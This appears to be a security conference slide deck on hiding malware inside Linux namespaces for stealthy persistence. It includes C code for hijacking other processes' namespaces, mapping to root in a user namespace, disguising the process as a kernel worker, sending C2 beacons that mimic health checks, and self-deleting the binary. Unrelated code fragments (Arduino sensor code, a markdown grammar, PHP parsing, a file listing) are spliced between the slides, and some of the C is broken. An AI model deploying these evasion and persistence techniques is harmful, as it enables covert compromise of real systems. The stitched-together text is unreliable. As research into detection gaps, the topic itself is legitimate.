

```
root@blackhat:~#
```

LIVING IN THE NAMESPACE|

Advanced Linux Persistence

```
> Black Hat MEA 2025
```

```
> @0xmadvise
```

```
> github.com/0pepsi/Linux-persistence
```

\$ whoami

```
$ cat /proc/self/info
```

```
USER:          0xmadvise
ROLE:          Security Researcher
FOCUS:         Container Escape | Linux Internals | Kernel Exploitation
```

```
TWITTER:       @0xmadvise
GITHUB:        github.com/0pepsi
BLOG:          hackmd.io/@0xmadvise
```

```
INTERESTS:     Breaking containers, Living off the land, Stealth persistence
```

```
$ _
```

Traditional Persistence is Too Loud

systemd services

Leaves unit files in `/etc/systemd/system`

cron jobs

Entries in `/etc/crontab` or `/var/spool/cron`

bashrc/zshrc

Modified shell configs in home directories

LD_PRELOAD

Visible in `/etc/ld.so.preload`


ALL OF THESE:

- ✗ Leave disk artifacts
- ✗ Trigger file integrity monitoring
- ✗ Show up in standard audits
- ✗ Easy to detect with basic tools
- ✗ Require root or privileged access

**In high-assurance environments,
this level of noise is UNACCEPTABLE**

What if we could hide in plain sight?


- [✓] Leaves **NO FILES** on disk
- [✓] Doesn't modify **ANY** system configs
- [✓] Runs as **legitimate-looking** kernel process
- [✓] Is **INVISIBLE** to normal process listings
- [✓] Survives **reboots** (with proper setup)
- [✓] Requires **NO ROOT** privileges (sort of)



ENTER: Linux Namespaces

Linux Namespaces 101

The Core Concept: Process Isolation



```
# Host System (Default Namespace)
```

```
PID 1 systemd
```

```
PID 773 sshd
```

```
PID 919 docker
```

```
# Our malware - VISIBLE here
```

```
# Container (Isolated Namespace)
```

```
PID 1 container-init
```

```
PID 12 nginx
```

```
PID 42 OUR MALWARE
```

```
# HIDDEN from host view
```

```
> If we enter a namespace, we become  
invisible to the host's process list
```

Prior Work: BreachLabs (2020)

Their Approach:

- > Replace /sbin/init with custom binary
- > Custom init spawns backdoor (port 1337)
- > unshare() to create new namespaces
- > Fork and exec real systemd inside namespace
- > Backdoor stays outside, OS runs inside

Limitations:

- ✗ Requires full system reboot
- ✗ Must replace init binary (very noisy)
- ✗ Breaks on immutable systems
- ✗ Fails if init is integrity-checked

TOO LOUD FOR MODERN ENVIRONMENTS



Credit: Brilliant concept, but needs refinement



Our Improved Approach

No reboot. No init replacement. No noise.

Strategy:

- [1] SCAN /proc for accessible namespaces
- [2] JOIN existing namespaces (Docker, K8s pods)
- [3] CREATE user namespace for privilege escalation
- [4] DAEMONIZE and rename to [kworker/0:0]
- [5] BEACON via innocuous HTTP health checks
- [6] SELF-DELETE binary from disk (optional)

- > Process lives inside namespace
- > Invisible to host ps command
- > No disk artifacts
- > Looks like legitimate kernel worker



Technical Deep Dive: Namespace Scanning

```
int scan_and_join_namespaces(void) {
    DIR *dir = opendir("/proc");
    struct dirent *entry;
    int pid, joined = 0;
    while ((entry = readdir(dir)) != NULL) {
        // Skip non-numeric entries
        if (!isdigit(entry->d_name[0])) continue;
        pid = atoi(entry->d_name);
        if (pid < 2 || pid == getpid()) continue;
        // Try to join namespaces of this process
        for (i = 0; i < sizeof(namespaces); i++) {
            char path[256];
            snprintf(path, sizeof(path),
                "/proc/%d/ns/%s", pid, ns_type);
            int fd = open(path, O_RDONLY);
            if (fd ≥ 0) {
                setns(fd, 0); // Join the namespace!
                close(fd);
                joined++;
            }
        }
    }
    return joined;
}
```

```
243
244 /***** Periodic tasks *****/
245
246 void SensorSampleTaskUpdate(void){
247
248     static unsigned int debounce_loop_counter;
249     static door_states in_door_state_raw_prev;
250     static car_states in_car_state_raw_prev;
251
252     // Sample sensor pulses. Note this will block for up to DIST_SENSOR_PULSE_TIMEOUT_US
253     dist_sensor_raw_adc = analogRead(DIST_SENSOR_PIN);
254
255     if(dist_sensor_raw_adc < 30){
256         //Silly values, sensor unavailable
257         dist_sensor_val_in = 0;
258         dist_sensor_online = false;
259     } else {
260         //Reading was good.
261         dist_sensor_val_in = dist_sensor_raw_adc * DIST_IN_PER_ADC_CODES;
262         dist_sensor_online = true;
263     }
264
265     //Serial.print ("Got sensor reading: ");
266     //Serial.println (dist_sensor_val_in);
267
268     if(dist_sensor_online){
269         //Update prev states
270         in_door_state_raw_prev = in_door_state_raw;
271         in_car_state_raw_prev = in_car_state_raw;
272     }
273 }
```

KEY TECHNIQUE:

Scan /proc for all PIDs → Open
/proc/[pid]/ns/* → Use setns() to join
accessible namespaces → Piggyback on
legitimate containers/services

Technical Deep Dive: User Namespace Elevation

```
int
elevate_privileges(void)
{
    int fd;
    char mapping[64];
    uid_t uid;
    gid_t gid;
    // Create new user namespace
    if (unshare(CLONE_NEWUSER) ≠ 0) {
        return -1;
    }
    // Disable setgroups
    fd = open("/proc/self/setgroups", O_WRONLY);
    if (fd ≥ 0) {
        write(fd, "deny\n", 5);
        close(fd);
    }
    // Map UID to root
    uid = getuid();
```

```
146     '16': {name: punctuation.definition.string.begin.markdown}
147     '17': {name: punctuation.definition.string.end.markdown}
148     match: >
149     (?x)
150         \s*           # Leading whitespace
151         (\[)([^\]]+?)(\])(:)?    # Reference name
152         [ \t]*         # Optional whitespace
153         (?:(<)((?:\\[>]|[\^>\n])*)(>)|(\S+?))    # The url
154         [ \t]*         # Optional whitespace
155         (?:
156             ((\().+?(\)))    # Match title in parens...
157             | ((").+?(""))    # or in double quotes...
158             | (('').+?(''))    # or in single quotes.
159         )?             # Title is optional
160         \s*           # Optional whitespace
161     $
162     name: meta.link.reference.def.markdown
163     list_paragraph:
164     begin: (^|\\G)(?=\S)(?![*+→]\s|[0-9]+\.\s)
165     name: meta.paragraph.markdown
166     patterns:
167     - {include: '#inline'}
```

How It Works:

1. Create new user namespace with `unshare()`
2. Disable `setgroups` to allow mapping
3. Map our UID to 0 (root) inside namespace
4. Map our GID to 0 (root) inside namespace

Technical Deep Dive: Daemonization

```
/* Daemonize process and hide */
void daemonize_process(void) {
    int fd;


    /* Ignore signals */
    signal(SIGCHLD, SIG_IGN);
    signal(SIGHUP, SIG_IGN);

    /* Create new session */
    setsid();

    /* Change working directory */
    chdir("/");

    /* Set process name to kernel worker */
    prctl(PR_SET_NAME, "[kworker/0:0]", 0, 0, 0);

    /* Redirect stdio to /dev/null */
    fd = open("/dev/null", O_RDWR);
    if (fd ≥ 0) {
        dup2(fd, STDIN_FILENO);
        dup2(fd, STDOUT_FILENO);
        dup2(fd, STDERR_FILENO);
        if (fd > 2) close(fd);
    }
}
```



Result:

- Detached from terminal
- Looks like kernel worker
- No output traces
- Runs in background

Technical Deep Dive: C2 Beaconsing

```
int send_beacon(void) {
    int sock = socket(AF_INET, SOCK_STREAM, 0);
    struct sockaddr_in addr = {
        .sin_family = AF_INET,
        .sin_port = htons(8443),
        .sin_addr.s_addr = inet_addr("127.0.0.1")
    };
    connect(sock, (struct sockaddr *)&addr, sizeof(addr));
    // Randomize endpoint to look like health checks
    const char *endpoints[] = {
        "/health", "/status", "/metrics",
        "/api/v1/check", "/internal/ping"
    };
    char request[512];
    snprintf(request, sizeof(request),
        "GET %s HTTP/1.1\r\nHost: localhost\r\n\r\n",
        endpoints[rand() % 5]);
    send(sock, request, strlen(request), 0);
    close(sock);
}
```

```
67 foreach($xml->children() as $definitions) {
68     //echo $definitions->term . "\n";
69     if (isset($definitions->bypass_punctuationreference)) {
70         continue;
71     }
72     $term = $definitions->term;
73     // $pictures = $definitions->primary->picture;
74     //echo $pictures;
75     //echo $term . "\n";
76     $second = "";
77     foreach ($definitions->secondary as $secondaries) {
78         //echo $secondaries;
79         $second .= $secondaries;
80     }
81     $definition = $definitions->primary . $second; // $definition
82     //echo $definitions->primary . "\n";
83     $link_pat = '/(?<=<reference>)(.*)?(?<=</reference>)/';
84     // $link_pat = preg_quote($link_pat);
85     //echo $link_pat;
86     preg_match_all($link_pat, $definition, $links);
```

STEALTH:


Traffic looks like legitimate microservice health checks

Self-Deletion Technique

Why delete ourselves?

- ✓ No binary on disk = no forensic recovery
- ✓ No file hashes to detect
- ✓ No signature matching possible

```
void self_delete(void) {
    // Open our own binary via /proc/self/exe
    int fd = open("/proc/self/exe", O_RDWR);
    // Get file size
    struct stat st;
    fstat(fd, &st);
    // Overwrite with zeros
    char zeros[4096] = {0};
    for (size_t i = 0; i < st.st_size; i += 4096) {
        write(fd, zeros, 4096);
    }
    // Unlink the file
    unlink("/path/to/binary");
    // Process continues running in memory!
}
```



RESULT:

Binary zeroed and deleted, but process lives on in memory

Why This is Hard to Detect

```
urxvt
2 | I
minishift-1.34.0-linux-amd64
'#mygit#'
mygit
-pdf openjdk-10.0.2_linux-x64_bin.tar.gz
-safe otf2ttf.fff
ic-421a.jar ovtar.sh
nserl.awk#' pandoc-2.7.1
sert.awk pdf_callbacks
pdf_object
pdf_text
safe_yaml
.tar.gz superscripser.awk
touchpad.sh
h try.sh
tt
twine
twine_2.3.1
.3.jar xmodmapper.sh
```

[1]

No Disk Artifacts

Binary self-deletes after execution

[2]

Legitimate Process Name

[kworker/0:0] looks like kernel thread

[3]

Hidden in Namespace

Not visible in normal ps output

[4]

Innocuous Network Traffic

HTTP health checks blend with normal traffic

[5]

Legitimate Syscalls

All kernel APIs are standard operations

[6]

Survives Basic Audits

No modified configs or suspicious files

Traditional detection methods FAIL